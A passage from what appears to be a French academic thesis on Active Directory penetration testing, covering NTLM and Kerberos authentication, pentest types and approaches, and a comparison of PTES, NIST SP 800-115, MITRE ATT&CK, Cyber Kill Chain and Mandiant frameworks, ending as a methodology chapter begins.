3 - Le client répond à ce challenge en le chiffrant avec le mot de passe haché de l'utilisateur et le partage le challenge chiffré avec le serveur.

4 - Le serveur partage le challenge chiffré et le nom d'utilisateur avec le contrôleur de domaine.

5 - Le contrôleur de domaine prend le hash de l'utilisateur dans sa base de données pour chiffrer le challenge et le compare avec le chiffré qui lui a été envoyé par le serveur.

6 - Après la comparaison, si les deux valeurs sont égales, l'authentification est acceptée sinon elle sera rejetée.

1.2.9.2 Authentification par Kerberos

L'authentification par Kerberos est par défaut utilisé dans l'AD. Le Kerberos, Cerbère en mythologie est un chien tricéphale gardant l'entrée des enfers. Par analogie l'authentification par Kerberos exige une approbation de trois entités. La particularité de Kerberos réside sur le fait l'authentification s'effectue grâce à des tickets et non pas des mots de passe et sa capacité d'utiliser des algorithmes de chiffrement puissants tels que l'AES. Cela évite tout risque d'interception par un acteur malveillant.

- **Les constituants du Kerberos :**

Le fonctionnement du Kerberos requis comme à l'image du "chien à trois têtes" une connexion entre trois parties : le client, le Key Distribution Center et le service.

—**KDC** est le centre d'attribution de tickets. Il est composé principalement de trois éléments : une base de données, un serveur d'authentification appelée AS qui délivre des tickets d'authentification ou TGT et un serveur de distribution de tickets de service communément appelé TGS.

— Le client représente l'entité qui veut accéder à une ressource.

— Le service est la ressource dont le client demande un ticket d'accès.

- **Comment fonctionne l'authentification par Kerberos ?**

L'authentification dans un environnement AD par Kerberos suit plusieurs étapes avant l'accès aux ressources souhaitées. Voici les principales étapes :




Figure 7:Différentes étapes d'authentification par kerberos

— 1 : Dans cette première interaction le client envoie ses identifiants encryptés avec sa clé secrète dérivée de son mot de passe haché pour demander un TGT [7].

— 2 : Après vérification des informations, le AS lui envoie en retour un TGT si les informations sont valides et une session de validité. Ce ticket est aussi encrypté par le mot de passe haché du compte krbtgt pour éviter toute possibilité d'altération. Le krbtgt est le compte lié au Key Distribution Center [7].

— 3 : Maintenant le client obtient un ticket TGT qui prouve son authentification dans le réseau. Il le présente par la suite au serveur de distribution de ticket de service pour demander un TGS [7].

— 4 : Dans la suite le serveur donne en retour un ticket de service pour accéder à une ressource ou service spécifique tout en incluant toutes informations les droits du client sur ce service [7].

— 5 : Pour accéder à la ressource, le client envoie au ressource server le TGS reçu du serveur pour prouver ses droits d'accès.

— 6 : Enfin le serveur du service valide son authentification de l'utilisateur avec le TGS.

1.3 Test d'intrusion

1.3.1 Définition et Contexte général

Un test d'intrusion connu également sous le nom de test de pénétration est une méthodologie de test de sécurité informatique consistant à simuler des attaques dans le but d'identifier des vulnérabilités afin d'apporter des correctifs [8]. Une vulnérabilité représente une faiblesse ou une lacune dans un système d'information ou une application qui pourrait être exploitée par un attaquant. Toutefois les tests d'intrusion se distinguent des recherches de vulnérabilités. Les recherches de vulnérabilités consistent à trouver des failles de sécurité dans un système d'information souvent par des scanners de vulnérabilités. Un test de pénétration va plus loin. Il inclut dans le processus une phase d'exploitation manuelle ou automatisée des vulnérabilités détectées. Ainsi le rôle d'un spécialiste en test d'intrusion consiste à évaluer l'efficacité des défenses de sécurité mises en place, identifier les failles qui pourraient être exploitées par une personne malveillante et mesurer les risques que représentent ces failles pour une organisation.

1.3.2 Les différents types de test d'intrusion

Il existe plusieurs types de test de pénétration, chacun avec ses objectifs et ses spécificités. Parmi les plus fréquents on peut en citer :

1.3.2.1 Test de pénétration réseau

Ce type de test consiste à identifier les possibles vulnérabilités réseau d'une entreprise telles que les ports ouverts, les services et les failles de configuration etc... Ce type de penteste peut être découpée en deux sous-catégories à savoir :

a) Test de pénétration interne Le test d'intrusion interne est effectué à partir du réseau interne de l'entreprise. Le pentester a donc accès directement au réseau de l'entreprise.

b) Test de pénétration externe Le test d'intrusion externe est effectué quant à lui à l'extérieur de l'entreprise. L'auditeur va ainsi faire son test à partir des services disponibles sur internet.

1.3.2.2 Test de pénétration applicatif

Ce type de test d'intrusion vise à collecter les vulnérabilités dans une application mobile ou web. Les failles les plus présentes sont telles que les injections, les ruptures d'authentification, l'exposition des données sensibles.

1.3.2.3 Test de pénétration réseau sans fil

Les réseaux sans fil disposent d'une grande flexibilité. Cependant ils présentent des vulnérabilités qui pourraient permettre à une personne malveillante de compromettre l'infrastructure d'une entreprise. Les tests d'intrusion des réseaux sans fil consistent principalement à vérifier les faiblesses de la cryptographie mise en place, identifier les identités des utilisateurs utilisant le réseau pour trouver une potentielle utilisation non autorisée, identifier les possibilités d'intrusion du réseau en utilisant le sans-fil.

1.3.2.4 Ingénierie sociale.

L'information sociale est un type d'attaque mettant l'accent sur la naïveté des utilisateurs d'un système. Ainsi il est question de les manipuler pour obtenir des informations confidentielles ou avoir un accès dans le système.

1.3.2.5 Test de pénétration physique

Le test de pénétration physique est une technique utilisée pour tester la sécurité physique d'une entreprise, d'un réseau ou d'un système d'information. Cette méthode consiste à identifier les vulnérabilités de sécurité d'un système par rapport à sa capacité de résilience d'être physiquement pénétrée. Les objectifs convenus avec le client peuvent comprendre l'accès physique à des machines, des documents confidentiels, des salles sécurisées ou même le réseau directement. Le Penteste physique peut également inclure des tests d'ingénierie sociale, où des personnes tentent de persuader ou de tromper des employés pour obtenir un accès non autorisé à une entité physique de l'entreprise.

1.3.3 Les différentes approches de test d'intrusion

Selon le besoin d'une organisation et la complexité des missions, les tests d'intrusion peuvent être classifiés en trois grandes catégories : tests de pénétration en *whitebox*, en *blackbox* et en *greybox*.

1.3.3.1 Whitebox

Lors d'un test d'intrusion en boite blanche, l'équipe chargée d'effectuer le test dispose toutes les informations nécessaires et détaillées sur l'infrastructure de l'organisation. Dans une mission boite blanche les testeurs prennent connaissance des informations telles que les architectures systèmes, les codes sources, les configurations des serveurs ainsi que les identifiants de connexion et bien plus encore. Ce type de test est souvent effectuée par une équipe interne de l'organisation ou parfois par des tierces spécialisées de la sécurité

informatique.

1.3.3.2 Blackbox

En ce qui concerne le test d'intrusion blackbox ou boite noire l'équipe ne dispose aucune information au préalable sur le réseau ou le système d'information à exploiter. Cette métrologie de test reste très pertinente pour simuler une vraie cyberattaque comme un hacker malveillant .

1.3.3.3 Greybox

Un test d'intrusion greybox ou boite grise consiste quant à lui une combinaison des deux premiers. En effet l'organisation ne fournit que certaines informations à l'équipe sur le système à tester. Par exemple l'équipe peut avoir des informations sur l'architecture système mais pas aux codes sources. Ce type de test est utilisé lorsqu'une connaissance de certaines informations spécifiques est nécessaire pour faire des tests efficaces .

1.4 Des principaux Framework et méthodologies de Pentesting

1.4.1 Penetration Testing Execution Standard

PTES est une méthode de test de pénétration développée pour fournir une norme complète et actuelle. Il guide les professionnels de la sécurité et aide les entreprises à comprendre, définir et négocier des tests de pénétration efficaces. Le PTES offre une méthodologie standardisée pour chaque étape du processus, de la planification à la génération des rapports.

1.4.1.1 Les différentes étapes du standard PTES

Interactions pré-engagement : Il s'agit de la phase de préparation pour le test de pénétration. Cela concerne principalement les approbations de documents et les outils nécessaires pour le test.

Collecte d'informations : Dans cette phase, des informations sur le système cible sont recueillies à partir de sources externes telles que les réseaux sociaux, les dossiers officiels, etc. Cette phase relève de l'OSINT (Open-Source Intelligence).

Modélisation des menaces : C'est une procédure pour optimiser la sécurité du réseau en identifiant les objectifs et les vulnérabilités, puis en définissant des contre-mesures pour prévenir ou atténuer les effets des menaces sur le système. Elle est généralement ignorée dans les tests de pénétration classiques.

Analyse des vulnérabilités : Cette phase découvre et valide les vulnérabilités, c'est-à-dire les risques qu'un attaquant pourrait exploiter pour obtenir un accès non autorisé au système ou à l'application.

Exploitation : Dans cette phase, le testeur tente de compromettre la sécurité du système cible en utilisant les vulnérabilités précédemment identifiées et validées.

Post-exploitation : Cette phase permet de maintenir le contrôle sur le système cible et de collecter des données.

Reporting : Documente l'ensemble du processus de manière compréhensible pour le client. Le rapport concerne la sécurité du système cible.




Figure 8:Les 7 phases de la méthodologie ptes

1.4.2 NIST SP 800-115

Le NIST SP 800-115 fournit un cadre détaillé pour la réalisation de tests de pénétration. Le guide fournit une approche structurée pour réaliser des tests de pénétration qui comprend les étapes suivantes [9] :

— **Planning :** La phase de planification en pentesting est la première étape du processus de test de sécurité, qui consiste à déterminer les objectifs, la portée et la méthodologie du test. Cette phase implique généralement une communication étroite entre le testeur et le client pour comprendre les exigences et les attentes du client. Lors de la phase de planification, les testeurs et le client discutent des détails tels que les systèmes et applications qui seront testés, les contraintes de temps et de budget, les méthodes et les outils utilisés, les règles d'engagement,

les scénarios de test et les rapports attendus. Une planification bien exécutée garantit que le test de sécurité sera réalisé de manière efficace et efficiente et permettra de découvrir les vulnérabilités dans les systèmes et applications du client.

— **Discovery :** La phase de découverte du test de pénétration se compose de deux parties. La première partie est le début du test réel, où l'on collecte des informations. Dans cette phase, on utilise l'identification des ports et services réseau, pour repérer les cibles potentielles. En plus de l'identification des ports et des services, durant cette phase, le testeur cherche également à identifier les noms d'hôtes, les adresses IP avec notamment l'interrogation du service DNS par exemple. La collecte des informations sur les noms des employés peut être effectuée grâce à des recherches web. En plus les informations systèmes telles que les noms, les partages sont trouvés avec plusieurs techniques dont l'énumération NetBIOS. Les services et leurs versions sont d'une grande utilité durant cette partie du test.

— **Attack :** La phase d'attaque dans le NIST SP 800-115 est la troisième étape du processus de test de pénétration. Dans cette phase, les testeurs tentent d'exploiter les vulnérabilités découvertes lors de la phase de découverte pour accéder aux systèmes cibles. Les attaques peuvent inclure l'exploitation de failles de sécurité dans les applications, les systèmes d'exploitation, les protocoles de communication, les services réseau, les mots de passe, etc. L'objectif de cette phase est de déterminer si un attaquant potentiel serait en mesure d'exploiter les vulnérabilités découvertes pour compromettre la sécurité du système et accéder à des informations confidentielles. Les tests d'attaque doivent être effectués avec soin et conformément à une méthodologie établie pour minimiser les risques pour le système et l'organisation testée. La phase attack est représentée selon le graphique suivant :




Figure 9:attack selon nist sp 800-115

— **Reporting :** La phase de reporting dans NIST SP 800-115 est la dernière étape du test de pénétration. Cette phase consiste à documenter tous les résultats du test de pénétration dans un rapport final. Le rapport final doit inclure des détails sur les vulnérabilités découvertes, les risques associés et les recommandations pour les corriger. Il doit également inclure des informations sur les outils et techniques utilisés pendant le test, les systèmes et réseaux testés, les résultats des tests d'exploitation et les résultats des tests de fausse alerte. Le rapport final doit être présenté aux parties prenantes du test de pénétration, notamment la direction de l'entreprise, l'équipe de sécurité informatique et toute autre personne qui pourrait être concernée par les résultats du test. Le rapport doit être clair, précis et facile à comprendre pour les parties prenantes qui ne sont pas nécessairement des experts en sécurité informatique.

1.4.3 MITRE ATT&CK Framework

Le Framework MITRE ATT&CK est une base de connaissances complète des tactiques, des techniques et des procédures (TTP) utilisées par les acteurs malveillants lors des différentes étapes d'une attaque informatique. Créé en 2013 par la société MITRE, ce Framework fait une représentation à travers une matrice pour décrire les différentes phases des cyberattaques. La matrice mitre Att&ck est structurée autour de deux composantes principales : les tactiques et les techniques. Ces tactiques nous permettent d'identifier les objectifs d'un attaquant. Les techniques, en revanche sont les méthodes spécifiques utilisées pour atteindre ces objectifs. Elle comprend également des sous-techniques, qui fournissent une vision plus granulaire de la manière dont les techniques sont mises en œuvre.

1.4.3.1 Représentation de la matrice att&ck

Chaque matrice est constituée de tactiques, de techniques et de sous-techniques utilisées par les attaquants pour atteindre leur cible. Ainsi 14 tactiques sont représentées dans cette matrice[10] :

— **Reconnaissance :** Elle consiste à collecter des informations sur la cible. Cette phase permet à l'attaquant de comprendre les vulnérabilités potentielles de la cible et d'élaborer une stratégie d'attaque.

— **Ressource développement :** Cette étape fait référence à l'acquisition ou à la création de ressources nécessaires pour lancer une attaque. Plus précisément, cette phase consiste à développer les outils, les logiciels malveillants, les infrastructures de commande et de contrôle et autres ressources qui seront nécessaires pour exécuter l'attaque avec succès.

— **Initial Access** : Durant cette phase l'attaquant tente de pénétrer le réseau de leur cible à travers des techniques telles que l'ingénierie sociale.

— **Exécution :** Cette partie de l'attaque correspond à une tentative d'exécution d'un code malveillant dans le système de la victime.

— **Persistance :** L'attaquant cherche cette fois ci à maintenir sa présence dans le système après avoir parvenu à le compromettre. Les techniques utilisées pour la persistance incluent tout accès, action ou modification de configuration qui leur permet de maintenir leur emprise sur les systèmes.

— **Privilège escalation :** Une fois que l'attaquant parvient à maintenir sa présence dans le système il cherche à avoir plus d'autorisation d'accès ou d'exécution dans le système.

— **Défense Evasion :** Dans cette phase, l'attaquant utilise des techniques pour éviter la détection ou la neutralisation de leurs activités malveillantes par les défenses de sécurité.

— **Credential Access :** fait référence aux techniques utilisées par les attaquants pour obtenir des informations d'identification (identifiants et mots de passe) permettant l'accès à des systèmes ou à des comptes de l'organisation cible.

— **Discovery :** Cette étape fait référence aux techniques utilisées par les attaquants pour collecter des informations sur les systèmes cibles, les réseaux, les applications, les utilisateurs et les données après avoir pénétré le réseau de la victime.

— **Latéral mouvement :** Cette tactique des attaquants a pour but d'élargir leur emprise sur le réseau, accéder à des systèmes et à des données sensibles supplémentaires, et échapper à la détection des défenses de sécurité en utilisant des comptes légitimes et des outils standard du système.

— **Collection :** Cette tactique utilise des techniques pour collecter et exfiltrer par la suite des données sensibles importantes pour atteindre les objectifs fixés.

— **Command and control :** L'attaquant cherche à contrôler les systèmes compromis. Il s'agit d'assurer une communication à distance avec ces derniers ainsi de prendre le contrôle total de leurs fonctions.

— **Exfiltration :** L'attaquant tente dans cette phase d'exporter les informations recueillies dans la phrase précédente.

— **Impact :** Pour cette dernière, tactique la mission de l'attaquent est de perturber,

endommager ou détruire des systèmes ou des données. Les attaquants utilisent cette tactique pour causer des perturbations opérationnelles, des pertes financières, une atteinte à la réputation et d'autres dommages aux victimes de l'attaque.




Figure 10:structure de la matrice Att&ck

1.4.4 Cyber Kill Chain Framework

Cyber Kill Chain Développée par **Lockheed Martin**, la Chaîne de Kill Cybernétique décompose les actions des adversaires en étapes. Cette décomposition aide les analystes et les défenseurs à identifier les activités spécifiques à chaque phase lors de l'investigation d'une attaque. Les phases définies sont montrées dans la figure ci-dessous.




Figure 11:les étapes de Cyber Kill Chain

Technique	Objectif
Reconnaissance	Obtenir des informations sur la victime et les tactiques utilisées pour l'attaque.
Armes	Le logiciel malveillant est conçu en fonction des besoins et des intentions de l'attaque.
Livraison	Couvre comment le logiciel malveillant serait livré au système de la victime.
Exploitation	Exploiter les vulnérabilités du système de la victime pour exécuter du code et créer des tâches planifiées afin d'établir une persistance.
Installation	Installer des logiciels malveillants et d'autres outils pour accéder au système de la victime.
Commande et Contrôle	Contrôler à distance le système compromis, livrer des logiciels malveillants supplémentaires, se déplacer à travers les actifs précieux et élever les privilèges.
Actions sur les Objectifs	Répondre aux objectifs prévus de l'attaque : gain financier, espionnage industriel et exfiltration de données.

=> Avec le temps, la chaîne de *Kill* a été élargie en utilisant d'autres cadres tels que ATT&CK et a donné naissance à une nouvelle *Unifie Kill Chain*.

1.4.5 Mandiant attack lifecycle

Le processus par lequel les attaques cybernétiques sophistiquées sont menées peut-être décrit comme un cycle de vie. L'illustration et la description suivante ont été préparées par Mandiant Consulting (une société de FireEye), un fournisseur de services de réponse aux incidents et de conseils en sécurité de l'information.

1.4.5.1 Différentes étapes du modèle mandiant attack

Reconnaissance Initiale : L'attaquant mène des recherches pour identifier les cibles, qu'il s'agisse de systèmes ou de personnes, et définir sa méthodologie d'attaque. Il explore les services accessibles en ligne ou les individus exploitables. Ses investigations peuvent inclure la recherche de failles sur des sites Web, l'analyse des activités de l'organisation, la compréhension de sa structure interne, l'examen des conférences des employés ou la collecte d'informations sur

les réseaux sociaux pour les manipuler.

Compromission Initiale : L'attaquant exécute avec succès du code malveillant sur un ou plusieurs systèmes. Cela se produit probablement par ingénierie sociale (souvent par hameçonnage ciblé), en exploitant une vulnérabilité sur un système accessible sur Internet, ou par tout autre moyen nécessaire.

Établir une Base : L'attaquant s'assure de maintenir un contrôle continu sur un système récemment compromis. Cela se produit immédiatement après le compromis initial. En général, l'attaquant établit une base en installant une porte dérobée persistante ou en téléchargeant des utilitaires supplémentaires ou des logiciels malveillants sur le système victime.

Élever les Privilèges : L'attaquant obtient un accès plus large aux systèmes et aux données. Les attaquants élèvent souvent leurs privilèges en procédant à l'extraction de hachages de mots de passe (suivie du craquage de mots de passe ou des attaques pass-the-hash) ; à l'enregistrement des frappes/clés d'accès, à l'obtention de certificats PKI, à l'exploitation des privilèges détenus par une application, ou en exploitant un logiciel vulnérable.

Reconnaissance Interne : L'attaquant explore l'environnement de la victime pour mieux comprendre l'environnement, les rôles et les responsabilités des personnes clés, et pour déterminer où une organisation stocke les informations d'intérêt.

Déplacement Latéral : L'attaquant utilise son accès pour se déplacer d'un système à un autre au sein de l'environnement compromis. Les méthodes courantes de déplacement latéral incluent l'accès aux partages réseau, l'utilisation du Planificateur de tâches Windows pour exécuter des programmes, l'utilisation d'outils d'accès à distance tels que **PsExec,** ou l'utilisation de clients de bureau à distance comme le Protocole Bureau à Distance (RDP), DameWare ou Virtual Network Computing (VNC) pour interagir avec les systèmes cibles via une interface graphique.

Maintenir la Présence : L'attaquant s'assure de conserver un accès continu à l'environnement. Les méthodes courantes pour maintenir une présence incluent l'installation de plusieurs variantes de portes dérobées malveillantes ou l'accès à des services de télémaintenance tels que le Réseau Privé Virtuel (VPN) de l'entreprise.

Compléter la Mission : L'attaquant atteint son objectif. Cela signifie souvent voler des propriétés intellectuelles, des données financières, des informations sur des fusions et acquisitions, ou des Informations Personnellement Identifiables (IPI). Une fois la mission

accomplie, la plupart des attaquants ciblés ne quittent pas l'environnement, mais maintiennent l'accès au cas où une nouvelle mission serait donnée.

1.4.6 Comparaison des Framework et méthodologies

Pour la suite nous allons faire une étude comparative entre les différents Framework qui peuvent être suivis pour mener des missions de test d'intrusion. 5 critères sont pris en considération pour mener cette étude à savoir la portée, la flexibilité, l'objectif, la technicité ainsi que la maintenabilité de chaque Framework. Le tableau suivant donne une description détaillée de l'étude.

Tableau 1: comparaison entre les Framework et méthodologies

	Portée	flexibilité	Objectif	Technique	Maintenabilité
PTES	Couvre les différentes phases du test d'intrusion, notamment la planification, la collecte d'informations, l'analyse des vulnérabilités, l'exploitation, la post-exploitation et la génération de rapports.	Il permet aux professionnels de la sécurité d'adapter les phases et les méthodologies en fonction des besoins spécifiques du système	Cadre standard pour la réalisation de tests d'intrusion	Il s'adresse principalement aux professionnels de la sécurité possédant une expertise technique	Le PTES est régulièrement mis à jour par la communauté de la sécurité pour s'adapter aux évolutions technologiques et aux nouvelles techniques d'attaque
NIST SP 800-115	Couvre les différentes étapes de la planification, de la préparation, de l'exécution et de la communication des résultats des tests et des évaluations.	Peu flexible	Guide du NIST pour la réalisation de tests et d'évaluations de sécurité de l'information	accessible à différents niveaux de technicité	Mis à jour peu fréquent
MITRE ATT&CK	La portée de la matrice ATT&CK est large et s'applique à différentes phases d'une attaque, de la préparation initiale à la post-exploitation	Très flexible,peut-être adaptée selon les besoins des professionnels	Décompose les tactiques et les techniques utilisées par les attaquants à différents stades de l'attaque	Niveau de technicité élevé	Régulièrement mis à jour
CYBER KILL CHAIN	Se concentre sur les étapes de préparation, de livraison, d'exploitation, d'installation, de commandement et de contrôle, de mouvement latéral, de persistance et d'action finale.	Moins flexible	Modèle séquentiel des étapes que les attaquants suivent pour mener une attaque réussie.	Il fournit une vision globale des étapes d'une attaque sans nécessiter une expertise technique avancée	Le modèle Cyber Kill Chain est relativement statique et ne subit pas de mises à jour régulières
MANDIANT ATTACK LIFECYCLE	Couvre les étapes de la préparation, de l'accès initial, de la propagation, de la persistance, de la récolte d'informations, de l'accès à distance, de la post-exploitation et de l'action finale	Peu flexible	Modèle décrivant les différentes étapes d'une attaque et les réponses	Niveau de technicité peu élevée	Très peu fréquent

Conclusion : D'après l'étude comparative précédemment établie, nous constatons que les Framework **att&ck**, **cyber kill chain** ainsi que **mandiant attack lifecycle** peuvent servir de référence pour les pentesters. Cependant ils sont plus orientés black Hat. En plus ces Framework particulièrement mitre attack sont très complexes. Ce qui nous amène à opter pour les autres comme référence. Les méthodologies **PTES** et **NIST SP 800-115** sont plus adéquats par rapport à nos attentes. Ils intègrent toutes les phases essentielles pour un penteste. Contrairement aux autres, ces deux méthodologies prennent en considération les phases de planning et de reporting. En effet l'élaboration de notre méthodologie prend en compte ces deux méthodes comme référence.

1.5 Conclusion

En conclusion, ce chapitre nous a permis de comprendre les généralités du test d'intrusion, des Framework de bases de sécurité offensive, de l'Active Directory. Nous avons vu que le test d'intrusion est une technique essentielle pour évaluer la sécurité d'un système. Les méthodologies **NIST SP 800-115** et **PTES** nous serviront comme référence pour le chapitre suivant. L'Active Directory est un annuaire utilisé pour centraliser les informations des utilisateurs et des ordinateurs dans un réseau Dans le chapitre suivant, nous aborderons la méthodologie suivie pour le test d'intrusion de l'AD.

2 Elaboration de la méthodologie

2.1 Introduction

2.2 Présentation de la méthodologie

Par la suite nous allons utiliser la méthodologie suivante constituée de 8 étapes de la phase de pré-engagement jusqu'à la phase de reporting .

2.2.1 La phase de pré-engagement

La phase de préparation est une étape essentielle dans la planification et l'exécution d'un test d'intrusion. Elle vise à définir clairement les objectifs du test, à identifier les ressources nécessaires, et à élaborer un plan détaillé pour le déroulement du test. Les éléments suivants sont validés durant cette phase :

-Établissement des Objectifs : Les objectifs du pentest doivent être clairement définis et compris par toutes les parties prenantes. Cela peut inclure la vérification de la sécurité d'une application web, l'évaluation de la robustesse d'un réseau ou la vérification de la conformité à des normes de sécurité spécifiques.

-Récolte d'Informations : Il est crucial de recueillir toutes les informations pertinentes sur le système, l'infrastructure ou l'application à tester. Cela peut inclure des données sur l'architecture, les technologies utilisées, les points d'accès potentiels, les utilisateurs autorisés, etc.

-Sélection des Cibles : Sur la base des informations recueillies, les cibles spécifiques à tester doivent être identifiées. Cela peut inclure des serveurs, des bases de données, des dispositifs réseau, des applications web, etc.

-Détermination des Contraintes : Il est important de définir les contraintes associées au penteste, telles que les contraintes de temps, les contraintes budgétaires, les contraintes légales ou réglementaires, les restrictions d'accès, etc.

-Conception du Plan de Test : Une fois toutes les informations recueillies et les contraintes identifiées, un plan de test détaillé doit être élaboré. Ce plan peut inclure les méthodologies de test à utiliser, les scénarios de test à exécuter, les outils et techniques à employer, ainsi que les rôles et responsabilités des membres de l'équipe.

-Validation et Approbation : Une fois le plan de test établi, il est essentiel de le valider et de l'approuver avec les parties prenantes concernées. Cela garantit une compréhension mutuelle des attentes et des engagements, et permet de s'assurer que toutes les parties sont

alignées sur le déroulement du pentest.

2.2.2 Reconnaissance

